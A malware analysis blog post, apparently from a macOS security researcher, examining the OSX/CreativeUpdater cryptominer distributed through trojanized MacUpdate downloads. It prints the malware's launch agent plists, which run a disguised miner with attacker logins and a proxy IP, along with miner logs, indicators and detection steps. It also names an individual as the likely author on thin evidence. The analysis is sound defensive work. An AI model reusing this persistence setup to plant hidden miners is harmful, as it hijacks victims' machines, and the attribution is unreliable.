
Looking at these 'secondary' instances of the plist, one can see they persistently execute something named 'mdworker' out of the ~/Library/mdworker/ directory:

```
//version 1
$ cat ~/Library/LaunchAgents/MacOS.plist

...
<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>
    ~/Library/mdworker/mdworker -user sarahmayergo1990@gmail.com -xmr
    -proxy socks://104.236.13.101:1080
  </string>
</array>

//version 2
$ cat ~/Library/LaunchAgents/MacOS.plist

<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>
    ~/Library/mdworker/mdworker -user walker18@protonmail.ch -xmr
  </string>
</array>
```

Running the mdworker binary (in a virtual machine), reveals it's simply MinerGate's commandline cryptominer, minergate-cli:

```
$ ./mdworker -help
Usage:
minergate-cli [-version] -user <email> [-proxy <url>]
              -<currency> <threads> [<gpu intensity>]
              [-<currency> <threads> [<gpu intensity>] ...]
              [-o <pool> -u <login> [-t <threads>]
              [-i <gpu intensity>]]
```

This utility is freely available for download from: minergate.com/downloads/console.



```
00000@00000-desktop: ~/Documents
00000@00000-desktop:~/Documents ./minergate-cli -user minergate@minergate.com -proxy socks://10.33.162.2:1080 -bcn 2 -fcn+qcn 1
[2014-06-20 20:26:29.195] [ info]  Loading miners...
[2014-06-20 20:26:29.196] [ info]  Miners loaded successfully
[2014-06-20 20:26:29.220] [ info]  Pool parameters query...
[2014-06-20 20:26:29.713] [ info]  Using SOCKS proxy
[2014-06-20 20:26:29.713] [ info]  Mining speed changed to: 2
[2014-06-20 20:26:29.713] [ info]  Mining speed changed to: 1
[2014-06-20 20:26:29.713] [ info]  Starting miner...
[2014-06-20 20:26:29.713] [ info]  Connecting to pool: http://95.211.217.65:5555. Login: minergate@minergate.com
[2014-06-20 20:26:29.714] [ info]  Starting miner...
[2014-06-20 20:26:29.714] [ info]  Connecting to pool: http://95.211.217.65:5560. Login: minergate@minergate.com
[2014-06-20 20:26:29.716] [ info]  Miner running
[2014-06-20 20:26:29.716] [ info]  Miner running
[2014-06-20 20:26:30.653] [ info]  Successfully connected to pool: http://95.211.217.65:5560. session_id="{c215bb08-4b5c-4fc5-9cf3-4c0b5107f634}"
[2014-06-20 20:26:30.653] [ info]  New Job: job_id="{dcc63b8b-5ca4-401a-83f7-ea5ba905f0e2}" blob="0100b1c1919d05611d1b41a723d8cad465a6e0baca6ee1cfdd95cd0c9cd4a46d4e8cd2c0f184fa00000000b4916870c4e0d8ae4e27d
900ba1d25a892f38a4c35ccf4a65cce3869ba2cc93703" target="859a9300"
[2014-06-20 20:26:30.657] [ info]  Successfully connected to pool: http://95.211.217.65:5555. session_id="{0c7f39ea-8ade-4708-88ac-972672c36f9a}"
[2014-06-20 20:26:30.657] [ info]  New Job: job_id="{bec1eff0-5160-4083-a3fb-e95f0ed7ba72}" blob="0100b4c1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d00000000007ba1b9b3f9132e5265f82
47d8ced7d9c9992d6ffb2716285f8631bf926c4da9106" target="859a9300"
[2014-06-20 20:26:33.152] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:36.521] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:39.573] [ info]  BCN hashrate: 98.0874 H/s
[2014-06-20 20:26:39.573] [ info]  FCN+QCN hashrate: 49.4764 H/s
[2014-06-20 20:26:40.029] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:40.521] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:41.021] [ info]  New Job: job_id="{acd618ef-ba8d-40fe-a7c3-580dec8bce96}" blob="0100c0c1919d058d5703708df1ad9a578f31ec7299731e0e4af8d55432060297323 4edb8b3a40700000000d272edfe244bdb50f9454
261a84d53600159e0f226ffdd8e5791a1c2307bbc0001" target="859a9300"
[2014-06-20 20:26:41.027] [ info]  New Job: job_id="{a2bb0a01-5baa-4513-ac46-b8625152a0f5}" blob="0100bfc1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d0000000007a2a74f05fe4142745b72
c78cd478d565bdfac1472d09889878a88d4c689844106" target="859a9300"
[2014-06-20 20:26:42.308] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:44.576] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:49.585] [ info]  BCN hashrate: 116.222 H/s
[2014-06-20 20:26:49.585] [ info]  FCN+QCN hashrate: 58.4908 H/s
[2014-06-20 20:26:51.025] [ info]  New Job: job_id="{b12cc594-ffab-44ce-b17e-02998a3c1a21}" blob="0100c9c1919d058d5703708df1ad9a578f31ec7299731e0e4af8d554320602973234edb8b3a407000000009ee80d851003cf075fa57
c20059c6c0b04cea07d2a4dc3c6419532749df95d0f01" target="859a9300"
[2014-06-20 20:26:51.031] [ info]  New Job: job_id="{b9269127-9992-4402-b5ad-be9e5c306ecb}" blob="0100c9c1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d000000001bb4fb8f4af4e5b591f31
afdd30013d64e618c678881bee8c23c33f1a3d5522206" target="859a9300"
[2014-06-20 20:26:51.583] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:55.473] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:59.578] [ info]  BCN hashrate: 118.257 H/s
[2014-06-20 20:26:59.578] [ info]  FCN+QCN hashrate: 59.7095 H/s
[2014-06-20 20:27:00.453] [ info]  Share submitted successfully!!!
[2014-06-20 20:27:01.577] [ info]  Share submitted successfully!!!
[2014-06-20 20:27:02.069] [ info]  Share submitted successfully!!!
```

Since the miner is invoked with the -xmr flag, infected computers will mine Monero. And what about those email addresses? Thomas notes the mining software will, "*periodically connect to minergate.com, passing in the email address as the login"*

So now we fully understand the goal of the malware: mine crypto-currencies. Really nothing too exciting - but a trend we're seeing more and more on macOS!

And if you're wondering who did it? Well, there may be some hints buried within the disk image files. If we look closely (as noted by @noarfromspace), there's a .DS_Store file root directory of the dmg!

```
$ ls -lart /Volumes/Firefox/ | grep .DS_Store
-rw-r--r--@  1 user  staff   10244 Jan 31 11:18 .DS_Store
```

As explained by Wikipedia, the *".DS_Store is a file that stores custom attributes of its* *containing folder, such as the position of icons or the choice of a background image."* However, .DS_Store files also may contain paths....such as the original (full) path of the .dmg on the attacker's machine 🙈.

Let's run strings on each the .DS_Store files:

```
$ strings -a .DS_Store | grep tiago
tiagobrandaomateus
/Users/tiagobrandaomateus/teste/macupdate/Firefox_temp.dmg


$ strings -a /Volumes/OnyX\ 3.4.2/.DS_Store | grep -i tiago
tiagobrandaomateus
/Users/tiagobrandaomateus/teste/macupdate/OnyX 3.4.2_temp.dmg


$ strings -a /Volumes/Deeper\ 2.2.7/.DS_Store | grep -i tiago
tiagobrandaomateus
/Users/tiagobrandaomateus/macupdate/deeper-app/Deeper 2.2.7_temp.dmg
```

Interesting, I wonder who Tiago Brandão Mateus is!?

Conclusions
In this blog post we provided a technical analysis of the newly discovered macOS cryptominer OSX/CreativeUpdater. Thought not particularly sophisticated nor insidious, by utilizing MacUpdate as it's infection vector it had the potential to infect a large number of users.


Let's end with a few FAQs!

Q: How does one get infected by OSX/CreativeUpdater?
A: By downloading an infected application from MacUpdates.

Specifically one of the following applications:

- "Firefox 58.0.2 since 1 February 2018"
- "Onyx since 1 February 2018" (likely version 3.4.2)
- "Deeper since 1 February 2018" (likely version 2.2.7)

Q: Can I still get infected?
A: Unlikely. MacUpdate notes that they "have removed the [malicious] link[s]". Moreover, Apple has revoked the certificate used to signed the malicious disk images and application:




Firefox 58.0.2 signed, but certificate has been revoked!

Firefox 58.0.2.dmg
/Users/patrick/Downloads/Firefox 58.0.2.dmg

item type: zlib compressed data
hashes: view hashes
entitled: none
sign auth: › Developer ID Application: Ramos Jaxson (C3TQC53LLK)
› Developer ID Certification Authority
› Apple Root CA

Once the certificate has been revoked the disk images won't mount nor applications run (via the UI):



"Firefox 58.0.2.dmg" can't be opened. You should move it to the Trash.

Chrome downloaded this file today at 12:12 PM from **virustotal.com**.


Q: How can I tell if I'm infected with OSX/CreativeUpdater?
A: First check to see if there is an process named mdworker or sysmdworker running from the ~/Library/mdworker/:

```
$ ps aux | grep [/]Library/mdworker/

user 2199  /Users/user/Library/mdworker/mdworker
```

One can also look for the persistent artifacts of the malware. This includes following files & directories:

- ~/Library/mdworker/
- ~/Library/LaunchAgents/MacOSupdate.plist

KnockKnock tool will also display the launch agent plist (~/Library/mdworker/MacOSupdate.plist):




```
vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist

sh
/bin/sh
/Users/user/Library/LaunchAgents/MacOS.plist
```

Q: On an infected system, what can OSX/CreativeUpdater do?
A:OSX/CreativeUpdater is designed to simply mine Monero (XMR) cryptocoins. While this will likely use a large percentage of your CPU, that's about all the side-effects. It should be noted that as the malware does (did?) have the ability to update itself, that attacker could have provided a customized payload. However at this time, there is no indication that this happened.


Q: Your tools will protect from this right?
A: Of course!

For example, BlockBlock will detect the persistence (when the malware downloads & creates the launch agent plist via curl:



```
curl
installed a launch daemon or agent

curl (Apple Code Signing Cert Auth)
process id:      892
process path:    /usr/bin/curl

unknown
startup file:    /Users/user/Library/LaunchAgents/MacOS.plist
startup binary:  unknown

time: 19:12:47
```

LuLu will also display an alert when the malware connects out (again via curl) to download various components:



curl
is trying to connect to 151.101.25.138

process

```
process id:      787
process path:    /usr/bin/curl
```

network

```
ip address:      151.101.25.138
port/protocol:   443 (TCP)
```

Well that wraps up our blog on OSX/CreativeUpdater! Mahalo for reading :)

love these blog posts & tools? you can support them via patreon! Mahalo :)